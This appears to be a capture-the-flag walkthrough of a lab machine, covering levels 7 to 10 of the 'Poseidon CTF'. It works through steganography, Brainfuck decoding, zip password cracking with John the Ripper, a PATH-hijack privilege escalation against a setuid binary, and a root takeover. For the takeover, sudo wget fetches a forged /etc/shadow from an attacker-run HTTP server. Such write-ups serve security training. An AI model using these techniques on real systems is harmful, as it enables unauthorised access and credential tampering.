The screenshot shows a web browser displaying the bill's A security site.com homepage. The navigation bar includes links for HOME, ENCRYPT (which is highlighted in red), CIPHER, CODE, IP, TEST, FUN, SUBJ, DIGF, CISCO, COMM, DB, DAT, VID, and ABOUT. Below the navigation bar, there is a section titled "Fernet (Decode)" featuring a small icon of a person with a brain. The "Token:" field contains the string "gAAAAABWC9P7-9Rsxtz_dwxh9-02VUB7Ih8UCQL1_Zk4suxnkCvb26Ie4i8HSUJ4caHzuiNtjLl3qfmCv_fs3_VpjL7Hx". The "Key:" field contains the string "-s6eI5hyNh8liH7Gq0urPC-vzPgNnxauKvR04g03oYI=". A "Determine" button is located next to the "Key:" input field.

```
bane@galactic:~$ cd level1
bane@galactic:~/level1$ ls
vault.jpg
bane@galactic:~/level1$ exiftool vault.jpg
ExifTool Version Number      : 10.10
File Name                   : vault.jpg
Directory                   : .
File Size                   : 335 kB
File Modification Date/Time : 2020:12:12 13:12:22-05:00
File Access Date/Time       : 2020:12:12 13:12:25-05:00
File Inode Change Date/Time: 2020:12:12 13:12:22-05:00
File Permissions            : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : inches
X Resolution                : 72
Y Resolution                : 72
Current IPTC Digest        : 466ea0065bd661a5dfa3bd2830817f62
Copyright Notice            : th3b0katan
Application Record Version  : 4
XMP Toolkit                 : Image::ExifTool 10.10
Rights                       : Copyright
Image Width                 : 1000
Image Height                : 662
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:4:4 (1 1)
Image Size                  : 1000x662
Megapixels                  : 0.662
bane@galactic:~/level1$
```

```
bane@galactic:~/level1$ steghide extract -sf vault.jpg
Enter passphrase:
wrote extracted data to "token1.txt".
bane@galactic:~/level1$ ls
token1.txt  vault.jpg
bane@galactic:~/level1$ cat token1.txt
gAAAAABf1Plo858Py23Iwr-Tak8nLUJPpn9-Rm6n43PgF2RNCGGsNmsy

flag_6 --> 77414a60edb70651904baec280f60b26
bane@galactic:~/level1$
```

Level 07: Brain FWord

In this level player need to find out the second part of the token. So go into the level2 directory and there is a text file named token2.txt. That includes another cyphertext with a hint to find the algorithm. Once the player figure out that algorithm, they can use this text and decrypt it using brainfuck algorithm. Once you have the second part of the

token, merge it with the first part that was found on the previous level and complete the token.

flag : 4287315371a94e8758abd02ba962b893

```
bane@galactic:~$ cd level2
bane@galactic:~/level2$ ls
token2.txt
bane@galactic:~/level2$ cat token2.txt
++++++[>>++++>++++++>++++++<<<-]>>>+++++++.-----.<+++++++.>+.<<+
+++++++.+++++.>>+++++++.+++++.<+++++.>-----.<-----.+.<-----.>
+++++.-----.+++++++.+++++.<-----.<++.----.>+++++.+++++.>-----.<<+.>+++++
+++++.<-.>>+++++.<<++.>+++++.>+.<-----.>-----.<-----.>+++++.<-----.>----.
-----.>-----.<----.>-----.<-----.>-----.<-----.>-----.<-----.>-----.<-----.>----.
+.-----.+++++.<<-----.>-----.<-----.>-----.<-----.>-----.<-----.>-----.<-----.>----.
--.+++++.-----.>-----.<-----.>-----.<-----.>-----.<-----.>-----.<-----.>----.
.<<+++++.-----.>-----.>+.<<+++++.-----.>----.
```

use your f# brain to secure this secret from republic !

The screenshot shows a web interface for Brainfuck. On the left, there's a search bar for tools and a search field for "random". Below it, a "Results" section displays a "Console" output:

```
rc0e17yUulKL3rhzB51INNr3X2y5_zKW08RIdEzaQ==flag->4287315371a94e8758abd02ba962b893+++++++.----.
Memory: 1 => 10 ( )
2 => 51 (3)
3 => 81 (Q)
4 => 98 (b)
```

Below the console is a promotional image for Pizza Hut featuring cinnamon rolls.

The right side of the interface has several sections:

- BRAINFUCK**: A header with "Informatics > Programming Language > Brainfuck".
- BRAINFUCK INTERPRETER**: A code input field containing the Brainfuck code from the terminal, followed by an "EXECUTE" button.
- See also: Leet Speak 1337 — Spoon — Ook!**
- BRAINFUCK ENCODER**: A "PLAINTEXT TO CODE IN BRAINF**K" input field with "dCode Brainfuck" and an "ENCRYPT" button.
- See also: Leet Speak 1337 — Spoon — Ook!**

```
token - gAAAAABf1Plo858Py23Mwr-Tak8nLUJPpN9-Rm6n43Pgf2RNCGGsNmSy_rc0e17yUulKL3rhzB51INNr3X2y5_$
```

Level 08: Zip cracker

In this level player needs to go into the level 3 directory to find out the key for fernet. Inside the level3 directory there is a zip file and it is required a password to open it. As we do not have a password, cracking it will be the only option. So we need to download that zip file into our local machine to crack it. Therefore set up a simple python HTTP server and download the zip file. Once it is downloaded we can crack the password using ‘john the ripper’. zip2john will generate the hash value and using that hash we can crack the password. Once you get the password, you can easily unzip the zip file and get the flag 8 and the token value.

flag : d1cabe34710cff7eca0f1cd193a59fac

```
bane@galactic:~$ ls
hint.txt  level1  level2  level3
bane@galactic:~$ cd level3
bane@galactic:~/level3$ ls
secret.zip
bane@galactic:~/level3$ unzip secret.zip
Archive:  secret.zip
[secret.zip] key.txt password: █
```

```
bane@galactic:~/level3$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
root@kali:~/galactic# wget http://10.0.2.4:8080/secret.zip
--2020-12-13 07:54:15-- http://10.0.2.4:8080/secret.zip
Connecting to 10.0.2.4:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 281 [application/zip]
Saving to: 'secret.zip'

secret.zip          100%[=====] 281 --.-KB/s in 0s

2020-12-13 07:54:15 (14.1 MB/s) - 'secret.zip' saved [281/281]

root@kali:~/galactic# ls
jwtcat  pass  secret.zip  token  trash.bak.gpg  wordlist.txt  wordlist.txt.save
root@kali:~/galactic#
```

```
root@kali:~/galactic# zip2john secret.zip > hash.txt
ver 1.0 efn 5455 efh 7875 secret.zip/key.txt PKZIP Encr: 2b chk, TS_chk, cmplen=101, decmplen=89, crc=1CA55FF5
root@kali:~/galactic# cat hash.txt
secret.zip/key.txt:$pkzip2$1*2*2*0*65*59*1ca55ff5*0*41*0*65*1ca5*6ab8*04838fe23b553630eae70c07f
44d886253c10d55d892062601b6f3a119e8f9fff379eeclaf1c48723da50a7054229c3660e3c5c6bbc434ba42af0aac
44fb62621b11dbe8719d5e573eec3497bb89e1245f9d8b9f459ea46ff5be9c1651d4fb229afc8719a7*$/$/pkzip2$::ke
y.txt:secret.zip::secret.zip
root@kali:~/galactic# john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rambo1234          (secret.zip/key.txt)
1g 0:00:00:00 DONE (2020-12-13 07:56) 1.818g/s 863883p/s 863883c/s 863883C/s rosene..praiagrande
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/galactic# john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
--save
Option requires a parameter: "--save"
root@kali:~/galactic# john --show hash.txt
secret.zip/key.txt:rambo1234:key.txt:secret.zip::secret.zip

1 password hash cracked, 0 left
root@kali:~/galactic#
```

```
root@kali:~/galactic# unzip secret.zip
Archive: secret.zip
[secret.zip] key.txt password:
 extracting: key.txt
root@kali:~/galactic# ls
hash.txt  key.txt  secret.zip  trash.bak.gpg  wordlist.txt.save
jwtcat   pass    token     wordlist.txt
root@kali:~/galactic# cat key.txt
ujN12i0rMzH_ht_mMu2TcmjWUiEOMKYZGnehKLniveQ=
flag 8 --> d1cabef34710cff7eca0f1cd193a59fac
```

Level 09: Gideon's Daily Report

In this level player has to use the both previously found token and key to get the clear text out of the fernet algorithm. That clear text can be used as the password for the next user. If the player looks into /etc/passwd file, there is another user called 'gideon'. Players can log into the gideon user using that previously decrypted password. Once you login as gideon check out for the available files inside the home directory. There is one c file and an executable file. By taking a look into that source file player can figure out it is a setuid file owned by admin. If we could edit the path variable and direct the w command to our exploit code, when the welcome script runs it will give us the admin access. Once you get the admin user there you can find the flag for level 9.

flag : 056a0d8246d2dd3826d2b3ee14c25af5

```
gideon@galactic:~$ ls -l
total 16
-rwsr-xr-x 1 admin admin 8760 Dec 14 07:18 welcome
-rw-r--r-- 1 admin admin  464 Dec 14 07:18 welcome.c
gideon@galactic:~$
```

```
int main() {
    setuid(1006);
    setgid(1006);

    printf("\nWELCOME GIDEON !\n");
    printf("-----\n\n");
    printf("Here is your daily report :)\n\n");

    printf("System Model:\n");
    system("uname");

    printf("\n\nUptime:\n");
    system("uptime -p");

    printf("\n\nUsers:\n");
    system("w");

    printf("\n\nDate:\n");
    system("date");

    return 0;
}

gideon@galactic:~$
```

```
gideon@galactic:~$ cat /etc/passwd | 1006
bash: 1006: command not found
cat: write error: Broken pipe
gideon@galactic:~$ cat /etc/passwd | grep 1006
admin:x:1006:1006::/home/admin:
gideon@galactic:~$
```

```
gideon@galactic:~$ export PATH=/home/gideon:$PATH
gideon@galactic:~$ echo $PATH
/home/gideon:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/g
ames
gideon@galactic:~$
```

```
#include <sys/types.h>
#include <unistd.h>

int main(void) {
    system("id");
    system("/bin/bash");
}
```

```
gideon@galactic:~/Documents$ ./welcome
WELCOME GIDEON !
-----
Here is your daily report :)

System Model:
Linux

Uptime:
up 14 hours, 51 minutes

Users:
uid=1006(admin) gid=1005(gideon) groups=1005(gideon)
admin@galactic:~/Documents$ id
uid=1006(admin) gid=1005(gideon) groups=1005(gideon)
admin@galactic:~/Documents$
```

```
admin@galactic:~$ ls
w w.c welcome welcome.c
admin@galactic:~$ cd
admin@galactic:~$ cd /home
admin@galactic:/home$ ls
admin bane ensign gideon lost+found osboxes sheev
admin@galactic:/home$ cd admin/
admin@galactic:/home/admin$ ls
flag.txt
admin@galactic:/home/admin$ cat flag.txt
056a0d8246d2dd3826d2b3ee14c25af5
admin@galactic:/home/admin$ █
```

Level 10: Crash the cruiser !!

This is the final level of this CTF and the goal is to get the root user. Player can see he can execute wget without the sudo password. By using this as an advantage, player can replace the shadow file with a forged shadow file. First you need to get a copy of the shadow file of our local machine. Next we need to generate a password using openssl. Then you need to replace the hash using this newly created password hash. After that you need to set up a python server to download this forged shadow file. Then the player needs to execute wget with -O to replace the downloaded file with the location he provided (/etc/shadow). After successfully replacing the shadow file, you can try to login as root using that newly created password. Once you are in as root there you find the final flag to complete the *Poseidon CTF*.

flag : 7345e40465fac2884a06139f15e9f072

```
admin@galactic:/home/admin$ sudo -l
Matching Defaults entries for admin on galactic:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on galactic:
    (ALL) ALL
    (ALL) NOPASSWD: /usr/bin/sudo -l, /usr/bin/wget
admin@galactic:/home/admin$ █
```

```
lp:*:17926:0:99999:7:::  
mail:*:17926:0:99999:7:::  
news:*:17926:0:99999:7:::  
uucp:*:17926:0:99999:7:::  
proxy:*:17926:0:99999:7:::  
www-data:*:17926:0:99999:7:::  
backup:*:17926:0:99999:7:::  
list:*:17926:0:99999:7:::  
irc:*:17926:0:99999:7:::  
gnats:*:17926:0:99999:7:::  
nobody:*:17926:0:99999:7:::  
_apt:*:17926:0:99999:7:::  
systemd-timesync:*:17926:0:99999:7:::  
systemd-network:*:17926:0:99999:7:::  
systemd-resolve:*:17926:0:99999:7:::  
mysql:!:17926:0:99999:7:::  
Debian-exim:!:17926:0:99999:7:::  
uuid:*:17926:0:99999:7:::  
rwhod:*:17926:0:99999:7:::  
redsocks:!:17926:0:99999:7:::  
usbmux:*:17926:0:99999:7:::  
miredo:*:17926:0:99999:7:::
```

```
root@kali:~/galactic# openssl passwd -1 -salt 0xdf password  
$1$0xdf$fKKvgEPPSu1HMdNI3w5i50  
root@kali:~/galactic#
```

```
root@kali:~/galactic# python -m SimpleHTTPServer 8080  
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
admin@galactic:/home/admin$ sudo wget http://10.0.2.15:8080 -O /etc/shadow  
admin@galactic:/home/admin$ p://10.0.2.15:8080  
wdmin@galactic:/home/admin$ . failed: Connection refused.      w -O /etc/shadow  
--2020-12-14 08:35:40-- http://10.0.2.15:8080/shadow5:8080/shado -O /etc/shadow  
Connecting to 10.0.2.15:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1545 (1.5K) [application/octet-stream]  
Saving to: '/etc/shadow'  
  
/etc/shadow      100%[=====>]   1.51K  --.-KB/s   in 0s  
  
2020-12-14 08:35:40 (259 MB/s) - '/etc/shadow' saved [1545/1545]  
admin@galactic:/home/admin$
```

```
admin@galactic:/home/admin$ su root
Password:
root@galactic:/home/admin# ls
flag.txt
root@galactic:/home/admin# cat flag.txt
056a0d8246d2dd3826d2b3ee14c25af5
root@galactic:/home/admin# █
```

~The End of POSEIDON~